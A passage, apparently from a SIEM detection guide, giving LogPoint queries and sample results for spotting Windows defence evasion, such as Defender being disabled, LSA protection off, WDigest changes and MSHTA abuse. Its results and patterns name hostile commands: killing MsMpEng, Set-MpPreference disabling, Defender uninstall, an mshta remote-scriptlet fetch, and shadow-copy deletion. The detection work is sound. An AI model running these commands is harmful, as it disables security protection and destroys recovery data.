00C3A9A7E4C5}\r\nDetails: \"C:\\Program Files (x86)\\Microsoft\\EdgeWebView\\Application\\105.0.1343.33\\Installer\\setup.exe\" --msedgewebview --delete-old-versions --system-level -
-verbose-logging --on-logon\r\nUser: NT AUTHORITY\\SYSTEM","Category":"Registry value set (rule: RegistryEvent)","Opcode":"Info","RuleName":"T1060,RunKey","UtcTime":"2022-09-
11 11:52:18.751","ProcessGuid":"{fe4dedcb-c98a-631d-b816-
000000003100}","ProcessId":"8988","Image":"C:\\Program Files (x86)\\Microsoft\\EdgeWebView\\Application\\105.0.1343.33\\Installer\\setup.exe","TargetObject":"HKLM\\SOFTWARE\\
Microsoft\\Windows\\CurrentVersion\\RunOnce\\msedge_cleanup_{F3017226-FE2A-4295-8BDF-
00C3A9A7E4C5}","Details":"\"C:\\Program Files (x86)\\Microsoft\\EdgeWebView\\Application\\105.0.1343.33\\Installer\\setup.exe\" --msedgewebview --delete-old-versions --system-
level --verbose-logging --on-logon","User":"NT AUTHORITY\\SYSTEM","EventReceivedTime":"2022-09-
11T17:37:20.623990+05:45","SourceModuleName":"in_win","SourceModuleType":"im_msvistalog"}
```

Microsoft Defender Logging Disabled:

```
label=Registry label=Value label=Set target_object="*\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Windows Defender/Operational\Enabled" detail="DWORD (0x00000000)"
```



```
label=Registry label=Value label=Set target_object="*\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\Microsoft-Windows-Windows Defender/Operational\Enabled" detail="DWORD (0x00000000)"
```


Estimated count: 4

Field	%
account_type	100
channel	100
event_source	100
opcode	100
device_category	100
event_type	100
process_guid	100
record	100
host	100
keyword	100
image	100
target_object	100
log_level	100
version	100
norm_id	100

```
2022/09/14 09:14:48
Registry | Set | Value
log_ts=2022/09/14 09:14:48 | user=Anish.Bogati | device_ip=192.168.2.46 | device_name=Windows Servers | col_type=syslog | sig_id=234356 | repo_name=AD | severity=2 |
domain=SIGINTCORP | event_id=13 | event_type=SetValue | process=C:\Windows\regedit.exe | event_category=Registry value set (rule: R... | host=SIC-VENUS.sigintcorp.tk |
event_source=Microsoft-Windows-Sysmon | account_type=User | channel=Microsoft-Windows-Sysmon/Op... | col_ts=2022/09/14 09:14:33 | collected_at=LogPoint | detail=DWORD
(0x00000000) | device_category=OS | event_ts=2022/09/14 09:14:50 | execution_process_id=2444 | execution_thread_id=4632 | guid={5770385F-C22A-43E0-BF4C-06... |
image=C:\Windows\regedit.exe | keyword=9223372036854775808 | log_level=INFO | logpoint_name=LogPoint | message=Registry value set | norm_id=WindowsSysmon |
opcode=Info | opcode_value=0 | process_guid={fe4dedcb-9b0e-6321-432b-00... | process_id=12472 | record=3638298 | source_module=in_win |
source_module_type=im_msvistalog | target_object=HKLM\SOFTWARE\Microsoft\Win... | task_value=13 | user_id=S-1-5-18 | utc_ts=2022/09/14 03:29:48 | version=2 |
{"EventTime":"2022-09-14T14:59:48.698550+05:45","Hostname":"SIC-
VENUS.sigintcorp.tk","Keywords":"9223372036854775808","EventType":"SetValue","SeverityValue":2,"Severity":"INFO","EventID":13,"SourceName":"Microsoft-Windows-
Sysmon","ProviderGuid":"{5770385F-C22A-43E0-BF4C-
06F5698FFBD9}","Version":2,"TaskValue":13,"OpcodeValue":0,"RecordNumber":3638298,"ExecutionProcessID":2444,"ExecutionThreadID":4632,"Channel":"Microsoft-Windows-
Sysmon/Operational","Domain":"NT AUTHORITY","AccountName":"SYSTEM","UserID":"S-1-5-18","AccountType":"User","Message":"Registry value set:\r\nRuleName: -
\r\nEventType: SetValue\r\nUtcTime: 2022-09-14 09:14:48.639\r\nProcessGuid: {fe4dedcb-9b0e-6321-432b-
000000003100}\r\nProcessId: 12472\r\nImage: C:\\Windows\\regedit.exe\r\nTargetObject: HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels\\Microsoft-
Windows-
Windows Defender/Operational\\Enabled\r\nDetails: DWORD (0x00000000)\r\nUser: SIGINTCORP\\Anish.Bogati","Category":"Registry value set (rule: RegistryEvent)","Opcode":"Info","R
uleName":"-","UtcTime":"2022-09-14 09:14:48.639","ProcessGuid":"{fe4dedcb-9b0e-6321-432b-
000000003100}","ProcessId":"12472","Image":"C:\\Windows\\regedit.exe","TargetObject":"HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels\\Microsoft-
Windows-Windows Defender/Operational\\Enabled","Details":"DWORD (0x00000000)","User":"SIGINTCORP\\Anish.Bogati","EventReceivedTime":"2022-09-
14T14:59:50.639798+05:45","SourceModuleName":"in_win","SourceModuleType":"im_msvistalog"}

2022/09/14 09:14:43
Registry | Set | Value
log_ts=2022/09/14 09:14:43 | user=Anish.Bogati | device_ip=192.168.2.46 | device_name=Windows Servers | col_type=syslog | sig_id=234356 | repo_name=AD | severity=2 |
domain=SIGINTCORP | event_id=13 | event_type=SetValue | process=C:\Windows\regedit.exe | event_category=Registry value set (rule: R... | host=SIC-VENUS.sigintcorp.tk |
event_source=Microsoft-Windows-Sysmon | account_type=User | channel=Microsoft-Windows-Sysmon/Op... | col_ts=2022/09/14 09:14:27 | collected_at=LogPoint | detail=DWORD
(0x00000000) | device_category=OS | event_ts=2022/09/14 09:14:44 | execution_process_id=2444 | execution_thread_id=4632 | guid={5770385F-C22A-43E0-BF4C-06... |
image=C:\Windows\regedit.exe | keyword=9223372036854775808 | log_level=INFO | logpoint_name=LogPoint | message=Registry value set | norm_id=WindowsSysmon |
opcode=Info | opcode_value=0 | process_guid={fe4dedcb-9b0e-6321-432b-00... | process_id=12472 | record=3638296 | source_module=in_win |
source_module_type=im_msvistalog | target_object=HKLM\SOFTWARE\Microsoft\Win... | task_value=13 | user_id=S-1-5-18 | utc_ts=2022/09/14 03:29:43 | version=2 |
```

LSA Protected Process Light Disabled

```
label=Registry label=Set label=Value
target_object="HKLM\System\CurrentControlSet\Control\Lsa\RunAsPPL"
detail="DWORD (0x00000000)"
```




```
label=Registry label=Set label=Value
target_object="HKLM\System\CurrentControlSet\Control\Lsa\RunAsPPL" detail="DWORD (0x00000000)" | chart count() by
"process",target_object
```

Found 5 logs

process	target_object	count()
C:\Windows\system32\reg.exe	HKLM\System\CurrentControlSet\Control\Lsa\RunAsPPL	5

Search query to detect stopped service

```
norm_id=Win* label=Service (label=Delete OR label=Create OR label=Change OR
label=Start OR label=Stop) -user IN EXCLUDED_USERS status=stopped
| chart count() by device_name,service,status
```



BACK
Use wizard
All
LAST 7 DAYS
SEARCH
Add Search To
More
Chart
Sankey
device_name
service
status
Windows Servers
McAfeeEPO
WMI Performance Adapter
Microsoft Account Sign-in Assistant
Windows Modules Installer
Background Intelligent Transfer Service
Software Protection
WinHTTP Web Proxy Auto-Discovery Service
Update Orchestrator Service for Windows Update
Windows Update
Google Update Service (gupdate)
stopped


```
norm_id=Win* label=Service (label=Delete OR label=Create OR label=Change OR label=Start OR label=Stop) -user IN EXCLUDED_USERS status=stopped
| chart count() by device_name,service,status
```

Found 3,014 logs

device_name	service	status	count()
Windows Servers	WMI Performance Adapter	stopped	692
Windows Servers	Microsoft Account Sign-in Assistant	stopped	388
Windows Servers	Software Protection	stopped	343
Windows Servers	WinHTTP Web Proxy Auto-Discovery Service	stopped	323
Windows Servers	Windows Modules Installer	stopped	304
Windows Servers	Background Intelligent Transfer Service	stopped	209
Windows Servers	Update Orchestrator Service for Windows Update	stopped	110
McAfeeEPO	Software Protection	stopped	98

High Number of Service Stop or Task Kill in Short Span

```
(label="process" label=create "process"="*\taskkill.exe"
(command= "*f *" command="*im *") OR command="*IM *") OR
(label="process" label=create ("process" IN ["*\sc.exe", "*\net.exe",
"*\net1.exe"]
command="*stop*") OR ("process"="*\sc.exe" command="*delete*")
-user IN EXCLUDED_USERS)| chart count() as occurrence by
user,host,domain,"process",parent_process  | search occurrence > 8
```




```
(label="process" label=create "process"="*\taskkill.exe" (command= "*f *" command="*im *") OR command="*IM *") OR
(label="process" label=create ("process" IN ["*\sc.exe", "*\net.exe", "*\net1.exe"] command="*stop*") OR
("process"="*\sc.exe" command="*delete*") -user IN EXCLUDED_USERS)
| chart count() as occurrence by user,host,domain,parent_process,"process"  | search occurrence > 8
```

Found 66 logs

	user	host	domain	parent_process	process	occurrence
🔍	Anish.Bogati	SIC-VENUS.sigintcorp.tk	SIGINTC...	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\taskkill.exe	32
🔍	Anish.Bogati	SIC-VENUS.sigintcorp.tk	SIGINTC...	C:\Windows\System32\cmd.exe	C:\Windows\System32\sc.exe	28

Suspicious MSHTA Process Pattern

```
label="process" label=create "process"="*\mshta.exe" ((parent_process IN
["*\cmd.exe","*\powershell.exe"] OR command IN ["*\AppData\Local*",
"*C:\Windows\Temp*", "*C:\Users\Public*"]) OR (-"process" IN
["C:\Windows\System32*", "C:\Windows\SysWOW64*" ])
OR (-command IN ["*mshta.exe","*mshta"] -command IN ["*.htm*", "*.hta*" ]))
```



```
label="process" label=create "process"="*\mshta.exe" ((parent_process IN ["*\cmd.exe","*\powershell.exe"]
OR command IN ["*\AppData\Local*", "*C:\Windows\Temp*", "*C:\Users\Public*"]) OR (-"process" IN ["C:\Windows\System32*",
"C:\Windows\SysWOW64*" ])
OR (-command IN ["*mshta.exe","*mshta"] -command IN ["*.htm*", "*.hta*" ])) | chart count() by
host,parent_process,"process",command
```


Found 5 logs

BACK
Use wizard
x /1
LAST 30 MINUTES
SEARCH
Add Search To
More
Chart
Sankey
host
parent_process
process
command
SIC-VENUS.sigintcorp.tk
C:\Windows\System32\cmd.exe
C:\Windows\System32\mshta.exe
mshta.exe C:\programdata\boxDelInd.hta
mshta vbscript:Execute "CreateObject("Wscript.S...

	host	parent_process	process	command	count()
🔍	SIC-VENUS.sigintcor...	C:\Windows\System...	C:\Windows\System32...	mshta.exe C:\programdata\boxDelInd.hta	2
🔍	SIC-VENUS.sigintcor...	C:\Windows\System...	C:\Windows\System32...	mshta vbscript:Execute "CreateObject("Wscript.Shell").Run "powershell -noexit -file .\Desktop\hello.ps1":close"	2
🔍	SIC-VENUS.sigintcor...	C:\Windows\System...	C:\Windows\System32...	mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/LOLBAS-Project/LOLBAS/master/OSBinaries/Payload/Mshta_calc.sct").Exec();close();	1

WDigest Registry Modification

```
label=Registry label=Value label=Set
target_object="*WDigest\UseLogonCredential" -user IN EXCLUDED_USERS
```




```
label=Registry label=Value label=Set target_object="*WDigest\UseLogonCredential" -user IN EXCLUDED_USERS | chart count() by
"process",target_object,detail
```

Found 3 logs

process	target_object	detail	count()
C:\Windows\system32\reg.exe	HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential	DWORD (0x00000001)	2
C:\Windows\system32\reg.exe	HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential	DWORD (0x00000000)	1

Suspicious Taskkill Activity

```
label="process" label=create "process"="*\taskkill.exe" (command= "*f *"
command="*im *") OR command="*IM *"
```



```
label="process" label=create "process"="*\taskkill.exe" (command= "*f *" command="*im *") OR command="*IM *" | chart count() by
parent_process,"process",command
```


Found 36 logs

BACK
Use wizard
x /1
LAST 7 DAYS
SEARCH
Add Search To
More
Chart
Parallel Coordinate
parent_process
process
command
C:\Windows\System32\cmd.exe
C:\Windows\System32\WindowsPower...
C:\Windows\System32\taskkill.exe
"C:\Windows\system32\taskkill.exe" -f -IM powershell.exe
"C:\Windows\system32\taskkill.exe" /f/IM powershell.exe
taskkill /F /IM powershell.exe
taskkill /F /IM powershell.exe /IM cmd.exe
"C:\Windows\system32\taskkill.exe" /IM powershell
"C:\Windows\system32\taskkill.exe" /IM MsMpEng.exe /f
"C:\Windows\system32\taskkill.exe" /f /IM powershell.exe
"C:\Windows\system32\taskkill.exe" -IM powershell.exe
"C:\Windows\system32\taskkill.exe" /f/IM powershell.ex
"C:\Windows\system32\taskkill.exe" /IM powershell.exe

parent_process	process	command	count()
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\taskkill.exe	"C:\Windows\system32\taskkill.exe" /IM powershell.exe	16
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\taskkill.exe	"C:\Windows\system32\taskkill.exe" /f/IM powershell.ex	4
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\taskkill.exe	"C:\Windows\system32\taskkill.exe" -IM powershell.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\taskkill.exe	"C:\Windows\system32\taskkill.exe" /f /IM powershell.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\taskkill.exe	"C:\Windows\system32\taskkill.exe" /IM MsMpEng.exe /f	2

Microsoft Defender Disabling Attempt via PowerShell

```
norm_id=WinServer event_id=4104 script_block IN ["*Set-MpPreference -
DisableRealtimeMonitoring 1*", "*Set-MpPreference -DisableBehaviorMonitoring
1 *", "*Set-MpPreference -DisableScriptScanning 1 *", "*Set-MpPreference -
DisableBlockAtFirstSeen 1 *", "*Set-MpPreference -DisableRealtimeMonitoring
$true*", "*Set-MpPreference -DisableBehaviorMonitoring $true*", "*Set-
MpPreference -DisableScriptScanning $true*", "*Set-MpPreference -
DisableBlockAtFirstSeen $true*", "*Set-MpPreference -drtm $true*", "*Set-
MpPreference -dbm $true*", "*Set-MpPreference -dscrptsc $true*", "*Set-
MpPreference -dbaf $true*", "*Set-MpPreference -drtm 1 *", "*Set-
MpPreference -dbm 1 *", "*Set-MpPreference -dscrptsc 1 *", "*Set-
MpPreference -dbaf 1 *"]
```



```
norm_id=WinServer event_id=4104 script_block IN ["*Set-MpPreference -DisableRealtimeMonitoring 1*",
"*Set-MpPreference -DisableBehaviorMonitoring 1 *", "*Set-MpPreference -DisableScriptScanning 1 *",
"*Set-MpPreference -DisableBlockAtFirstSeen 1 *", "*Set-MpPreference -DisableRealtimeMonitoring $true*",
"*Set-MpPreference -DisableBehaviorMonitoring $true*", "*Set-MpPreference -DisableScriptScanning $true*",
"*Set-MpPreference -DisableBlockAtFirstSeen $true*", "*Set-MpPreference -drtm $true*", "*Set-MpPreference -dbm $true*",
"*Set-MpPreference -dscrptsc $true*", "*Set-MpPreference -dbaf $true*", "*Set-MpPreference -drtm 1 *",
"*Set-MpPreference -dbm 1 *", "*Set-MpPreference -dscrptsc 1 *", "*Set-MpPreference -dbaf 1 *"] | chart count() by
domain,host,script_block
```


Found 1 logs

domain	host	script_block	count()
SIGINTCORP	SIC-VENUS.sigintcorp.tk	Set-MpPreference -DisableRealtimeMonitoring $true	1

BACK
Use wizard
x /1
LAST 7 DAYS
SEARCH
Add Search To
More
Chart
Column
count()
0.9
0.7
0.5
0.3
0.1
SIGINTCORP, SIC-VENUS.sigintcorp.tk, Set-MpPreference -DisableRealtimeMonitoring $true

Windows Defender Uninstall via PowerShell

```
label="Process" label=Create "process"="*\powershell.exe"
command="*Uninstall-WindowsFeature*Name*Windows-Defender*"
```



```
label="Process" label=Create "process"="*\powershell.exe" command="*Uninstall-WindowsFeature*Name*Windows-Defender*" | chart count() by "parent_process","process",parent_command,command
```


Found 1 logs

parent_process	process	parent_command	command	count()
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\cmd.exe"	powershell.exe Uninstall-WindowsFeature -Name Windows-Defender	1

BACK
Use wizard
1 / 1
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Column
count()
0.9
0.7
0.5
0.3
0.1
C:\Windows\System32\cmd.exe, C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, "C:\Windows\system32\cmd.exe", powershell.exe Uninstall-WindowsFeature -Name Windows-Defender

RDP Registry Modification

```
label=Registry label=Value label=Set target_object IN
["*\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
Tcp\UserAuthentication", "*\CurrentControlSet\Control\Terminal
Server\fDenyTSConnections"] detail="DWORD (0x00000000)" -user IN
EXCLUDED_USERS
```




```
label=Value label=Set
target_object IN ["*\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\UserAuthentication",
"*\CurrentControlSet\Control\Terminal Server\fDenyTSConnections"] detail="DWORD (0x00000000)" -user IN EXCLUDED_USERS
| chart count() by "process",target_object,detail
```

Found 3 logs

process	target_object	detail	count()
C:\Windows\regedit.exe	HKLM\System\CurrentControlSet\Control\Terminal Server\fDenyTSConnections	DWORD (0x00000000)	3

Windows Defender Stopped

```
norm_id=WinServer event_source="Microsoft-Windows-Windows Defender"
event_id=5001
```




```
norm_id=WinServer event_source="Microsoft-Windows-Windows Defender" event_id=5001 | chart count() by user,host,domain,message
```

Found 1 logs

user	host	domain	message	count()
SYSTEM	SIC-VENUS.sigintcorp.tk	NT AUTHORITY	Microsoft Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.	1

File Deletion Detected

```
label="Process" label="Create" (command="*remove-item*" OR
command="*vssadmin*Delete Shadow*" OR command="*wmic*shadowcopy delete*" OR
command="*wbdadmin* delete catalog -q*" OR
command="*bcdedit*bootstatuspolicy ignoreallfailures*" OR
command="*bcdedit*recoveryenabled no*") -user IN EXCLUDED_USERS
```



